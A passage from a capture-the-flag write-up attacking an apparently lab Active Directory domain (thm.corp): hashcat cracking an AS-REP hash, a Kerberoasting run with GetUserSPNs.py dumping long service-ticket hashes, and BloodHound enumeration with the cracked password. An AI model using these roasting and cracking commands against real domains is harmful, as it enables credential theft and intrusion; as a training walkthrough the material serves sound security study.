Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$TABATHA_BRITT@THM.CORP:e35404c9832521...1caaf6
Time.Started.....: Wed Apr  3 10:16:19 2024, (3 secs)
Time.Estimated...: Wed Apr  3 10:16:22 2024, (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/SecLists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2226.9 kH/s (1.42ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 5768340/14344384 (40.21%)
Rejected.........: 1172/5768340 (0.02%)
Restore.Point....: 5764244/14344384 (40.18%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: marleypup -> markjonas
Hardware.Mon.#1..: Temp: 39c Util: 81%

Started: Wed Apr  3 10:16:18 2024
Stopped: Wed Apr  3 10:16:23 2024
That cracked almost instantly, giving me TABATHA_BRITT@THM.CORP:marlboro(1985), a third domain credential and, this time, one belonging to an actual human user rather than a service account.
==GetUserSPNs==
With TABATHA_BRITT’s credentials confirmed, I also wanted to check the domain for standard Kerberoasting targets before moving on, since it costs almost nothing to try alongside AS-REP roasting.
Kerberoasting with GetUserSPNs.py
GetUserSPNs.py obtains a crackable password hash for any user account that has a Service Principal Name (SPN) registered against it. Any authenticated domain user can request a Kerberos service ticket for an SPN-bearing account, and that ticket is encrypted with a key derived from the target account’s own password, so cracking it offline recovers the account’s plaintext password. This is the attack named Kerberoast; the same script also supports Kerberoasting without pre-authentication for accounts that qualify for both attacks at once.
The first couple of attempts at running GetUserSPNs.py came back empty or errored out, likely a Kerberos clock-skew or connectivity hiccup against the DC rather than anything wrong with the technique, but persistence paid off and a retry eventually returned a full set of results.
┌─[abadd0n@EX3CP01S0N] - [~/impacket/examples] - [Wed Apr 03, 10:21]
└─[$]> python3 GetUserSPNs.py thm.corp/AUTOMATE:Passw0rd1 -dc-ip 10.10.197.78 -request
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

ServicePrincipalName  Name               MemberOf                                                      PasswordLastSet             LastLogon                   Delegation
--------------------  -----------------  ------------------------------------------------------------  --------------------------  --------------------------  -----------
MSSQL/HAYSTACK        TRACY_CARVER       CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp  2023-06-12 12:05:53.879633  <never>
kafka/BDEWVIR1000000  CYRUS_WHITEHEAD    CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp  2023-06-12 12:05:54.332753  <never>
POP3/BDEWVIR1000000   DEANNE_WASHINGTON  CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp  2023-06-12 12:05:54.488998  <never>
https/HAYSTACK        FANNY_ALLISON      CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp  2023-06-12 12:05:55.067142  <never>
kafka/HAYSTACK        FANNY_ALLISON      CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp  2023-06-12 12:05:55.067142  <never>
CIFS/BDEWVIR1000000   MARCELINO_BALLARD  CN=AN-173-distlist1,OU=GOO,OU=People,DC=thm,DC=corp           2023-06-12 12:05:55.645235  <never>
POP3/HAYSTACK         DARLA_WINTERS      CN=Domain Computers,CN=Users,DC=thm,DC=corp                   2023-07-18 12:21:44.443061  2023-07-18 12:28:56.952295  constrained
CIFS/HAYSTACK         3811465497SA       CN=Remote Management Users,CN=Builtin,DC=thm,DC=corp          2023-06-12 12:05:58.082696  <never>
MSSQL/BDEWVIR1000000  MARION_CLAY        CN=Protected Users,CN=Users,DC=thm,DC=corp                    2023-06-12 12:05:58.379575  <never>
ftp/HAYSTACK          MARION_CLAY        CN=Protected Users,CN=Users,DC=thm,DC=corp                    2023-06-12 12:05:58.379575  <never>


$krb5tgs$23$*TRACY_CARVER$THM.CORP$thm.corp/TRACY_CARVER*$1d7cc63fc1c355c73fda1576ce844d6e$648fb6b0b3d2b4cbc38960ef5e9cd6aa559bec7d4fa8f561db025b7817b38825d6a967c0b63866450f0849b496abcc51c80e16d26f1e4cef2f60394f76c9192d51b59048e81e46a71b7e2d70dfab177b0d71dcc33e048d420553f8b1d4a6f42c6d8de203dfff0ad06d0b1c183dbc19a29bae9b532976c9a4296d3eb58c067ab036ec49c2b6c947a83194d6ac42f2e26979720e3d28fcdd69c6818fba55e2db6e39376854b1a28eb9a9def739e1ea9d2d2dd66047cc181be391378aec9b6791ed59a2dde1082e178810fb2f50c7dcbebb61b50cf6b52ea17e556c8e6a37d155cb63f916572d9c1b3bb1dfa7fae2f62291303e6f090c94b892680d09926e4e0e41904130d45adfab68861218047b6641655399f4482aa1e7ef87797a33112b2e0c5096e3aad85a633f13f46c9da106459da415df757d73902326571f9c9adf9339c678d7544549d43884a41c8b9ca2da1e7d0e44248e66952fcf58eb012a99c2a24fccc2bbccc7312ef77614c33ccbd505c939a92ea6bc04d482549e512537c1ad71527c91b9ae92c87fea8cae4dd01671180c416b417de8b7e4b0582ffe4e0e126a2a15ac8f53c1f9bee0f3d5295561d512194231dd95e042e53b0beb28e5c3270302d9479790e5ff6479a210168555a1547ea91a0fca47269697e0661802c66e91a7fcfc14ffd603047d8b911315e5bec84e713b09b776723874e432e086838c6694a05824081d7eaf2a084af31f456770ae954748e145a1a8da9c27dbea1ea5cf17ff29275f9a05b99a263a3753321b4a682a1da469f1f051bda8d59d0bc380499317509e5b3082295b38b0ecc5ba2e9ab7411ec9cc41739373a7501db5a4b822a41d29194cfce37ba144b3942f4e3150b4138a534c8249a0a5078943cc431a1c76f126d957e78d7440ef058d55f160c663ea696f6d3bdcab7ce906f54362de7b7f386eea3e05e17eba675aa0eeccc5a9678d395ef02415a2b040897083319ee04ed053e6531f66d681b9c1d2a3f4ba1ccfa18da0e3707951ffd7a4b2f211f165a4fe620dad617b6118ff428acb6c81a4aad859961b932bf81cc52bf4921e8f8e4fe99097bc0b2c06f60448cc08d645b4d55bd8ed7360bdd0f69389317ac12145577718514fe5132dfaf0c6283cbaed71cf191502c11c8159af01dd1a9f74d42a3c732cf95351bd4607ae2f500d6fd6b1d3213ee94b9c010be7cea39ba169b2456762b513966d9414fc26cf8fedc9e0a8c9d96e14b7fb0926f399754d314070676c5b9e826f75ab27f86dcf51988eb9db3624ad92ba5d3c29ea406526019ebe9984a8faada57a74e21c7efc8f6df39aaaabb46eb28d018f0aa2d3af467c28a8691a33c5978a660e1b52c20b177c52f310092bc50b5f2521a259300ab03646de157a703779b484775ecab78708150931f9831590d374363cdb481f0d0d6482d72e
$krb5tgs$23$*CYRUS_WHITEHEAD$THM.CORP$thm.corp/CYRUS_WHITEHEAD*$f17ccf95bc1fd5521bf314aa51fc9653$acd684b845a10eb9d6f7921c2129d494b24465dd15e3d8e66b974b5df0b5a73a1ef9de9d90c4a1dec3c94acaa1953bc0375b3b8e5b30c79b52990302a23ed550c05bc517f39e962c5743ee181729d6b4a2ba787945776ace17001254303ac9bc13257655db307a57f0202b4ddfe724832a79b0e904108c47b4205e0ae35e253a7c4ace0044c5d68701884fb0eef0e13b901189659772fbf8ff17921ead5e851b178897ea8d9568f0570a9301e5fc4777fdd40f41e5752234de832de06f38d6de9648122807975ba956f64275d7356b36cf55cede595df70c973d26629d82088b7b35f900f7362593ce8b3a64f1631d9bf20d585947240b99bd8f97628e22eaf847ef29a360b3396b1445c307632cd4e160a37828230360425750229336e6bcded13498631b76e04179b6b2f80d98b819af7bd5bafe3755f5e5f0d87f48a4bb8d1ff6603759e8c8e7537dde9b66a8148966c6aba7c290e76b28b2733bc19974334e551d193904f47165a8d071b2e01c2f48cafc2ea5924f2f7d506e2a2e4fc8fdadf703bdc148f2c989c49468a0a7a4a1835ceb1c1c6e8b3c7b4b2533fbe22f948789d4556d8a331ae6ec694e23d9fc4c5f86f06363a057ebc1005fd7a2e8cd7c2a9d57d2abf05989c345c93c22e94f3356b3a307a0825425842a35fc0b526bf7ffa34a2a3d990aa689302a02a5089569c62515d5de01cd3f0d85acc8df4f700459523368af81c1f2623425839e1cb9314603ad7fea39a149ce82e37bdbe0463a1efd614fb0756ebcdc05e689686dcc17f60ed648f8634cc8ec67077f437d39def793acf98e51838910efa1b650a2cc742b81a567c12110930870a7391775c5626f5194f919c56dd611c1d75cd920672c5917a65a448e501551ea3b3b73d600f0c7ec2f3b548471d36f3e1d122dbac6575b9e2e6de1fb0904d682f257589064ec00a4bf87a2bdcca278ebfa46a570019bf4da4d67fa6733020194bb4880527f9ff093a98cc09206b3be013fba82b7cc33f692dd06d2ac8dcc57373ec671952e26e3b4c92a164d4491729119aaf18e58bc5676ba6fa8a97ac925a7ecae7be3d241b23bcda307948dbce5871e0eb248a0a499221784ddbb573e823393220542ba98a419fc68c95cf07da788f7ab79060c29ba5ec6268c107e9fa95346d5acaf6e929fcf19f7f2944b63c6abebebc7577849b582f9c9e1272321f4d08fbb3208226a8440e9db3ae0916d4a21350d13e8469892b827903d9b3603623a8cfaee3f585b33ff7ba95bf30c81a439902744c3f250b747f372e58d446618547cc997ddea47ae1f132895c87a08d358431b1b5136980a09377861fd37743b0e1432f00ea175801e94417b1fa5e878a9602cc439b5c6f21b369c56970ed31c2214e9f0c701568559dee9a3b04a4fcdca21e20fbab334d0fbbb8b89c6835f40c43634732e7362f9
$krb5tgs$23$*DEANNE_WASHINGTON$THM.CORP$thm.corp/DEANNE_WASHINGTON*$88d3a15142c9e0263b3ea6b2db07ef96$3491ac300d2b3a71d3a82446e406a0a7c6e962d4e49a668c0faa71cc703ccefda126da709a1b5d6f467275f86114e2b2d2da7f3159049f3953ab3e3326119d0fada98f965b109f08671fa9123f4ea7ec0793968e51418e0654bbd2145343e3a3935f6184477cca183258945e7b2d21ff54317735c2202a671ea5968a9a2afefc57c4be32c86836ee4eca6ba4e0ae1d1f62c6acb78ccd7e150379613574dfd62036ac940ab63dbe407a68f02dafb743d483d12a0b1caaf8f6516415b15078da6e1742bcf0c0bc6173a4b044daad2c38d08e54a5b757754d1c0ebb8a44edf37fdd3586b7b59f26ee04d5fd3e3b0bdc1482c5e2ae95cdffc768ab5858162bc9e76a3cc856f7be7c2236c2f9e4c17d5941a490d86892f3082ab34aaca50cca0f8af5c79ecf5905bae499c12e477c312aae38a7314a64e58ae1c1d34cc689e1e8361eb15c591a88dc857d81bc5802d2acd0e483a56d3f25e8a08922c151c66798677d447985dce8d71b6faa5cfbc805c1faf447fe9d40e448659b7b887f59fe02357474f1ea3b6c1088ee511dffc1aa5ddaec6bff07b6ce6c0fa29eb2f07844cb63e2885b60e19d5cdee3f7bfefebfd96d93264d7d5be6c01d86cd16f8cf032f33c3d3e4f46ff253eb4b04f024735839000c536c7a1e42392e7e224f4b212182db77f20c57b95580feb1c44c42658283507eb9231a6b0f29e0ba0ec6af7e764d796b55c358dd251366295762eb5fa7f5918f678651591f81f3884c7ce1cc155095c35846f741865bbac8c7b4857bd369b0459144fc644aee97c7ab40560888378af716a54e05d55219ca71590ab819d409f47511ea5e6220b89c5f86f0d1675cb70257a6475286b1810329dc0dcb05ae6518bf7373454476ce32df768de0d08dc7aaefd71136d6e5c29ed6204b9360f4551958c7b43f4e2a7bc55ca0aa5582c0d7bcc3665bdd76174e90b82974dcb8a5c7c4044715b60d0a73b225c663fb08c5b356d12a1fb79526de3b8699804525490d21d05b49a8eeb9f717cd6e0b1c7ade838b92aef138e7da85a18e2d62732059a1261e4a13a64331474cfadb2814c8385802374baf07eb7c23fb98fb6d86fb87ee75e6720912ecab12d5f02bfecd4bbf27e57a17361605a0017e9094b76e929d8bf0b5f1fb21e021d509aff4ef139d81f7b8745a736c98ac3fd00662ba455960741f5e35b2455e953fca9fde27e6094d5ff0ace9d94f6423f23859c18bc55a1c1978dcee0ac05ea9ec9134681a61e5e4839f2ae78c9c14ef8c1c37fe71f3a3664bf72140570743d0c706f4de3101bb05c62b8a37a1738b5dd4c0d2bf0cdf24df18fbd9a341140e6ce47561324d7068477406b9f915b41b471a080bcabd8792f9f1a4a0685cd781eb5ad29b4f7c6d4e912a4b2025043b5c79d0955766a6a0fd9353f93906fa6ef54a5aece8ef28ee54681f229ff
$krb5tgs$23$*FANNY_ALLISON$THM.CORP$thm.corp/FANNY_ALLISON*$7d9a9f8e8d007cfa58f6a0e15a4b4ed7$d882a6b3ea780b81a6a039b206a5e4eb643b12013eef0c48e9f887ed365805671247337409c6e1c7d791826a8ffef1ee943593957b74dbd9ea143cf23d775f0e0f2ca32b26a794818e4b40355da5f4dfe031e2b37e9dcf620713ceabd7c4b5e0a5ffbbdedb887f45ecf9405be17f424c55cc89aba3ba041a2cc89e0ba9407ba3cd0e6de18fba486e9191b8ccea14c43ff57d9cff16d6b8d3d893c16bd39110afc660aa3bba929503ab5b477bda64e3b95bc08419308687cd548f05044984194678aab2b6e4fb334140ab2f745453ba768d8c9ca0322d21204b75d17a1d502a831e3814cfec5533f4b368cfae2b95317e0a4219bc06fa78d9a318f0d9c28d213614d0ddb4a15eb3b59faf7a5540d9579c4daa509b5a1b63020ccd3871437f6371eae1813ae20b38f9c733623772c32bb709713113b1dfc4574404dbce0bfe3ae83ad5239f046ab24f94dda3777db24d7bdd4c54e81076d1363deb2ca02850c46eca2b903d87517978f79e372310b68d88a891c3a00379cf4e84e0ca6387770bfa01250dae3cc8c4b754157f6a92410ee8b9c23ecd56154a20a14f13ceaabea46e5f95fd6a7f9c7de55a2824701c679386ba31051990c515d207a2d0c049d4801ff0a7fad88702dcd46e59f5fa0eb6805a3bf08ac008a3ecdf59953a06cd22fdbfe9d0a194f8a3b67a4be29a9c784890ce7867e454d995b5dcca6e18d52ed9a6a12a5767a13475ce7c430d98bbbe163ee24aa7d60a87ae30a7134dc53cff8533004272f85c3f8de7246c76e17001bf81b077bbef893715c49fdf7c3cf2516af8ce6f58ee518d866e9abe3d21082c76675e84479ec6eacef0e2135a83dd22ccedca4a5ee7635a703e0ee23e10757f77031ca3d9101289258fa8eeffc8c1e48b45f1901dbf7537fc8c26e01a53f66e531de945f6b864986f530dc48c1d273ad398736cd7d9cdde84b349b3e3a15d230e40c61e3d2eb516b32866b4fa3285753bc6bce2c2541241eb3b853f497e737de263866987a7575493138238a801424123badffe213f3c1a8a320cd76664e47d2cf93363e2f5f526482fb8c305f60aaa5f30ebb6171d1f1fe5f3223c552f84fea4f8be9e3279fc94659403f85e4b30bb3b2cc0687f90b90627c19a00817428c3be39665a515e4df64a64cfa0c5ce867bc91eec8ac7a8dafd56b803cc9c661fadee4bf509d6efb6b76fde6ec5411462fbd3072891fba5061bbfd4ca89db2f8908d75920260dab5785f6832e575ce79a3a628d5b0e08beb8ba5a6c6583e13647cc750334ed7da2a92f3c1854f0ea738d352fa223d3596e134e4e8729f512ac92c9b7e0c686fb87d951adb63ce33801736a33e1401d673e075672b7bf6cb7e0069e9fa86499c20e706567360f6ad9cc57b3d4b5237cafd847d80a39dc1193931bb406172131653c6cac289b0c225da47e01a6097e52
$krb5tgs$23$*MARCELINO_BALLARD$THM.CORP$thm.corp/MARCELINO_BALLARD*$10fc576ca8561d94a2639bf9e3615655$f1107dee42088252bc77f0907955ece1373a64a0294ecd902d10ce638c48c435e88aaa79cf66e2e2eed309b9a7ac7f9b41d303b12423791fb168a5c32c8824c3dfe89446115a2629f856f3f947bf18e58803b73378fbc6a0e58f77621eef4af0364caf4afdc8ee5e103de5bbd6208d1b571d746d02e46a1b0e648383b230f1102bd0e5e6ee9a028c21147b2f7774474b438fea50c6e5a8d225a55cf420dfc87560502c536d0baf520f962df4ae29be722f7211abf41c1bb2071237b6580652a8f3dbe6f0917c7af64eef24e8170ff5809ce0b8d519e2c9c4c2979308e3a7ad83ad6f6a0d1d013b98107fb41aba230266f1b9acd40f30edc5670587726e9ada74e01093b0eea58c623725592919769e8a32daad517730a403212eed9cecf18207ea1027a74156adad60fda5e639bfeed1010ffb9021074423e808f12ebb44166696efb91f37696c916fa891bbf4d6a179588d486a03a5a906a43502409bf05aabe5240d9cf3963dbec81515c17cf8da99b15e069c26c3be5ddcbc0860298cf9ed0d233e637dcd3846245c7b9c475e72ff27b132ca01a0e70dd86185de6c154369ccdf69b1073164f8befce859e13969d9ed7342eeec1b5593e5e0bffc258faf57d6211b33501407b6fb575b0f46f217fe2844b8e3a75804a9c83f5b844d89e02f0020895267597522acbe7541a41cf9b7f1f6c2594cc45dc54b18d7edfaefa9515aca1cb0c7f4cd110045d7786b449ad35af2791e3040f61c086816312ff3d69202cfc029a62b65106a07031206d0f00cb515ff086683b03f9f20413568573392777d640e3775f0df5722ee8eb042f44c45a3c593d055c3de43f8630e8f15c474baf001e7de3a4db21a38d7e9f5da462df9f9af1c3a4a5f1a54c48881c2f5b9c6d9fb033e3c2da68ea24e053aeb7afa21fb571f02789b0ed43bea765efa8c39e8b8bc74183d98e4d70f2054179778dd8ffc8a8d5401e13ce7088d2961e51dca2f500f7d03c0f812c2828c7d1d93a05c39fbfeca48965e99a7d2462491b30ed10ec573d913a7245a9733769b87641a4f174a5681a0c5c87d02a08cae918b55537e15bdfa93bced9d706e2285002c899ba83d36fe37d5cf20129d366760c8ab867cfd5fc524b50cc481d512e77bbd7b35c54214eee3526879701d601affd8ab6f43d02644b5a37a2caa1307cc62c1abff1c266bf170a0ffe0c038b3a12a0340960192df613a6c4b947200282f8af37193b01fa21628b66c296988d23cd14448a5367b63f86c9c4c33f47e1cd397d0d3b7cb99605d2d8afd866380622ed5d4928e8a1fc27701f92b1bfa765d141d18c3ba25b295f5dac62294970aeeee7b234341c44bd3e089023de1d177144a10858737997cc9c2a36cdee0292d8b832cc41e81ce05205f58def74f28f68d885db78b23b5ffed070f005d85f1d16d2df40a0648b9da
$krb5tgs$23$*DARLA_WINTERS$THM.CORP$thm.corp/DARLA_WINTERS*$fa3835944bbcbd5db147613026e84c8f$07c1f5ca4d7896da7bbe20c45034f21b50317b792cb5ef997dad062eca877f43fad34d0c383c8d5447dc4a0a07e1bf66b5ba7992d51adb612e032fca567c2a0df24d2f1b6722b5aed64bbb2fbf8c1ee3b0af784c5c663e9ecd5dca77bc2ce4f75ee76b8577292939a122d01bf2a680b362e7e043d7ea32459a0b89714089de50cb61ce5d59f4a3c3e29470b730377fdd9f3133515c82efb01541cbee902f0319dec73ae33fe1737357371b77623a0a8bad825210ca21a4c112ef19da85f96ec889cbe1085ffb64a99fc11d1d0ae8ad9a9cc4c4dacad46a008db1084deee38977d7710d942e9b12268d2f801f0881dc149eb888d02fab66eb2c47630ee843a44be5f65f8c027a036cc3ddb1513adcc957248ffc8f6cceb807970683ec7df9f2364f7fa7809206af2297b7282ad60a22d20726d4201d4c2a7c43426c771f45eee5f8a16d85d0d80da6d4c42e936379481a980c0f2448ebc52afa51d25f0f21092d98b855a9abce4d6a2f0613fa6249fa997f73c10df44c0a1c0f2b3bd0cdaff4b956c16779ef734aa614f9045f054b3ff0e61f262e00f279be1647306d7eb9440f6820dff891e5bd78bd58a0bd7abfa7420a1eb0be9f069f77812a44acf8c3dc255951885409bc7a0b75cf8067659d6148860db40c6d9aee2c040a96cc5f6393786bfd19df732146372103c05c08f5c335b74a3fc7fe94aa7b5735251e5dbdc835d7720ff5fead06b2e845af2443e9b262a9debf56d5905b70c3e55ca9004518d58e11e0bdea82f38bdcbb00dc369e150f3836344ceaa5228cac26e61bcdc2dc24b8cc36a691fa8006d7f685a7f89a57d03864ee5aececef67cd51eb39030891f625b9973723121579dc32f4fa95554bb1d8e8f263ca5e704c323a570df739a502d50be3dc5b556a6106d30b816b40f85f1c6fed7de0afa2847466da5fd293d2cbdf3433772b002545811803ffc80e64f9e1b34c01becc8d3ce71ff2deec9d390110d46de2ebcd5c503d5006c057bd0606046b4ea62c849a8ec5429e36ad83439be185db8301db3892fdcf1f04083225a31a599aace6be8693d181c6c9c95cf5e2812de0c9b907e1fffeb23b481ee8fada5e3ab9d9c17925b5835ceea10c95a05db7cb9c0fc3aba8baa2df5365b1ca762e62a484eb22da35bbc042aebb1197b5f47a78eca72d033e751cbd9d5b51f11e586779e6554613815ab9c0807fa1d9c34e8e877deb18c72b8c2211ad8dbf2327ed1339e33f21a4c2e09fd435ec4b618abfd75d68c1f96424617b5a1145dd5faacf7b3f5e836292c9e9e24a8b7fe243fc8fedeaaaed2259607f63c5a121c83d4371ec688906e38059b9c257501a702fd40b8b787b011f4a564f9e509f64ca6296a328f7c6fe83daddf00e197b9b03213df8c9ebf00233b26c9b2d75e5ceb8080164a4249b4709eef7af4a66703beb10483603
$krb5tgs$23$*3811465497SA$THM.CORP$thm.corp/3811465497SA*$4a286a616dc43335513a77bbdd2f5ecb$1103bfc32773ba3aaecdc77eb81717ddfbcc174558e75e7016f43627900962d0d4d723ef3aa79f5408b20aadf8cbe31b73e0119dda1ba8616c5e5e81b14d7064229ff77d9d38c9fecf1a0b818546524d92024393a653fe4235be8e2d4ce961209d48d568425be5cf4d2670a9e0df4cdc76a51e6e6050056e66b883250d16984d0610c30800ccff4f09f1d33856449e8e496e54f3b1fc5fdc81d27f97b5a26b44bf39c3e9d3c7ce9d4ff2bc94b2f4991d6d10a4e80b0abe1b53c7c5c3a63271a53d89258590b7d0339ae77f37484001c2b35d412e27da539c96f3246dad01f98889fb606ec12ab4f6451a4cfb186f51eb4c0b2672c58358287c35d0193c6eb49fc9ab8a87d2c4d8ba7b18bb6367ae188b95193452f33ac96590782633235ec15305b796b1f29ff09b2447422fc93e425c1df4129b849f83c9d8d8e26f6baf78e946b1b3db0e564a592b9c6aff7e63395bfcec6e4a66d09f9d6d8336d79f3fb8e51882251e55aca77bde486bbacd61feecd2a9cc13ceb56fb739da7961af8ca11b4ded764a820127074eaea8e5a1e62de7656ef32bc09a3a8f4c803f449edba6239309a404c5e15d28f923c2a179f1de9f355bf82488f8ec1565a9d0df888dd41b816cfb8b2a88f986f05707d07d6cd9b1b80bf20885acd7812bbc50d9323a5c75a0a3f6f7ede46a034d9ece7e4f6b3fbb363c152891750f4e8ff1f5c21f3b0182eaaf36094d64429d0a6884f927ba711437f66cb25291b79344d96362dd8fa3b6ec58cf4b82ced1435b809a5acc100c7c1de665b0712275ddcae411dc55f23706e995f1330c95840540d7c8f25e104c02d8e640cbb41f00fe73c22e7a0ecc5412b8edc1e66cbaaf159c3ca2a99c818f1f9b2319d64102c0705e41ea6835abe78d2de1c1aee589dff0d58e73e321485f1fde2d8b58bb819e00b9d36fd6c5a577fb0ab7a64d00a89bdfcf71cbd0c80d136884b9ba0035a6dccfdb452b04de7acd5eede2481a2b30f8c874eaad115cc11b9eeba895a9a67f962b6048eb8414521270e2da648303b3712b472a9f5a3f4d12b711bad4faf92bd017c258e8142801562d1f432f27edb3d7497e8eeda73bd400be19704dc7195600394833b2e99444fbc6bfff7cf74376aaeec699e2118ac42c01c54db42eefabb8312aad2e16601431a4c924af4bf25408b5616f22805c8908807ed6039cb20b63702ac23329c175c427dd982067b2ba0df92d42069bda237bb57d9f941481ec2562cd1d9d1498deb57872b8927eda14bc8575d4f3e5313edcf7c4e3e378bdf0dfadc1f39b653a2a1a03bb122c839727463c2cd7c3493bc9b2b29667db3b43b07cfb0cf37a20bb5e8da2395d8901b5f483ab41fc074000de4cc8395f36f7cfeafe403a32978df07c511112912f6327052a891e330f6fdfa6113a294671509de5556bde9b044d4d08ea6860
$krb5tgs$23$*MARION_CLAY$THM.CORP$thm.corp/MARION_CLAY*$aa9716c83c5dacf3fd642d01e0c2cf82$c82ccda50c4ba603afa333b9d4ea137af0bd8d6001949da9745bd5a736d1a8b2610f9a43119dde03e8cad210693574c5ea1c86d60126ee3952c313958dadb9d7749ef8092f1a9f2432598ac9a162fde7a08c65fb3d66dfd66d88eaa424fac4dec7d5cd703044932b6896804646dc4c4e0b1500990a2540b0b628a69f9f15b30cbf43cc493935bbfe6b0c5b554825eb80e612c1426b4d59a0f01dfca9412618e756e7c09645f01dd4d35f19e13ac690d031217ef828b616afff81d379ddc42acdbad11311d509eb3678608a4823596020f3fccb9783dbc6049fb0b85a5d18a37b0f3030dbff522760b2111ca6d231540c813aa937b6188b9996f1938d2c1983c6e100e87e0af6fb457f48835b09fdb013d5e27b42904711715e5320d6bd1c387dc25e979187dcb9a2f9ca67df9d80c0bffab643bf14873d24538ca8b623f016adb94d97d9805eb12ef0dc12210fa5a51742070e14cfd9062690269abdfbdc9febe84bce737631e2b6520b2dbdc346c7b7b97c78090cabc913d85bb8082b3da95f34764dcb3dccd6cc48912b7c6c27c4cbb7232c027674e8fcc9d140b9fdc63ab008c4dbc8df38b50c7279547a1f460b38099c4e27fdeacfbe2c08013287a8248346d0a5dadb6788d7cea5842d6f44e605621c4edf3cabebbdd2fddb0fcea441cac3e5c1bce6a3434cb427b47311e8aa9fe7f961c763cfb6ccf0f75b3406886038717b8605c907f6676b9f6758c782c43a7112f9ab11b6f621eac55903fe2ac3ab524879b4de5f0aec8c230f0b26c1f54b857f18ede83d1135af2f25efad9e1ca8a5f511ffc1176ece4d58bb3ea717d2ee6dd8f251475c2e5ea32997ab93344818d46ca694036080ee7ab57d2d5f63489d6050790cf90ccc76b5cb2b26efd481472c6050fb647c7b3d78cc249204927d7268bf7e3e436dffa327d0f8633a3e7d0a4aaa5a21d24b626c7fa684ada0904f66fe8fee1fcdfd98ad383d6dfbbc72a32a4ff47247010c14fedabf735991dc2aaaad259b84a7e2bf1bb9038f61f5975ba157654df0020dc2b87c8413251dae612fac0e61e615f77696fd2ac6d86d01708428aa275f62054d2efe6c0ab9b1071b6f45f87967eff3ef75c776c5d0050b96eacf517d0264bb4530b55182e24430e3d00ff907a9f958196c64fbeb1d86fc55e9d3a298a0b05271249b1b7a43cefba787f7954d7c8cba657f9c1f66f990ee791320ccf2d8ede7a14bce96f2f3cb2d50115ba1f34f1402569c38adac46983ea5ce9e8ad423f439fa312ea4728ed1b1f13c7ef8dcde848013e8a98e8f2f94759a829acf7b93907c5c943548e0f67a0ee38cc60f012815e6eaa6b5e7d0cb0d574a76dd52b1b79bf961966f5f2b47d30aba36dcfc083151e8202f9c3977139d074dc78e8f55008ca2234befb22bdd6e7e8f8ffa0de54a83eb9b09742ea4e82e4c74333f
That Kerberoast run returned several more service-ticket hashes, including one for DARLA_WINTERS that I would come back to later once I understood why that particular account mattered. I ran a couple of the fresh hashes through hashcat right away, but none of them cracked against rockyou, so rather than burn more time brute-forcing them I set them aside and shifted my attention to mapping the domain’s actual privilege relationships with BloodHound.
==Enumerating Domain with BloodHound==
Kerberoasting had stalled, but I still had TABATHA_BRITT’s credentials, and on any AD box with more than a couple of accounts, I would rather have BloodHound map the relationships between them than keep guessing at what might be exploitable by hand. bloodhound-python collects that data over LDAP and SMB using nothing more than a normal domain login, and it installs the same way bloodhound itself does from the Kali repos, so getting it running took no extra setup.
┌─[abadd0n@EX3CP01S0N] - [~/thm/boxes/reset/bloodhound] - [Wed Apr 03, 10:24]
└─[$]> bloodhound-python -d thm.corp -u TABATHA_BRITT -p 'marlboro(1985)' -ns 10.10.197.78  -c all
INFO: Found AD domain: thm.corp
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (haystack.thm.corp:88)] [Errno 110] Connection timed out
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: haystack.thm.corp
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 42 users
INFO: Found 55 groups
INFO: Found 3 gpos
INFO: Found 222 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: HayStack.thm.corp
INFO: Done in 00M 49S
That collection run dropped a set of JSON files covering users, groups, computers, OUs, GPOs, and containers, everything BloodHound needs to reconstruct the domain’s actual permission graph rather than just its object list.
┌─[abadd0n@EX3CP01S0N] - [~/thm/boxes/reset/bloodhound] - [Wed Apr 03, 10:27]
└─[$]> ls
20240403102640_computers.json 20240403102640_groups.json
20240403102640_containers.json 20240403102640_ous.json
20240403102640_domains.json 20240403102640_users.json
20240403102640_gpos.json I uploaded that full set of JSON files into the BloodHound GUI and marked TABATHA_BRITT as an owned starting point, since every path I care about from here on out begins from an account I actually control.
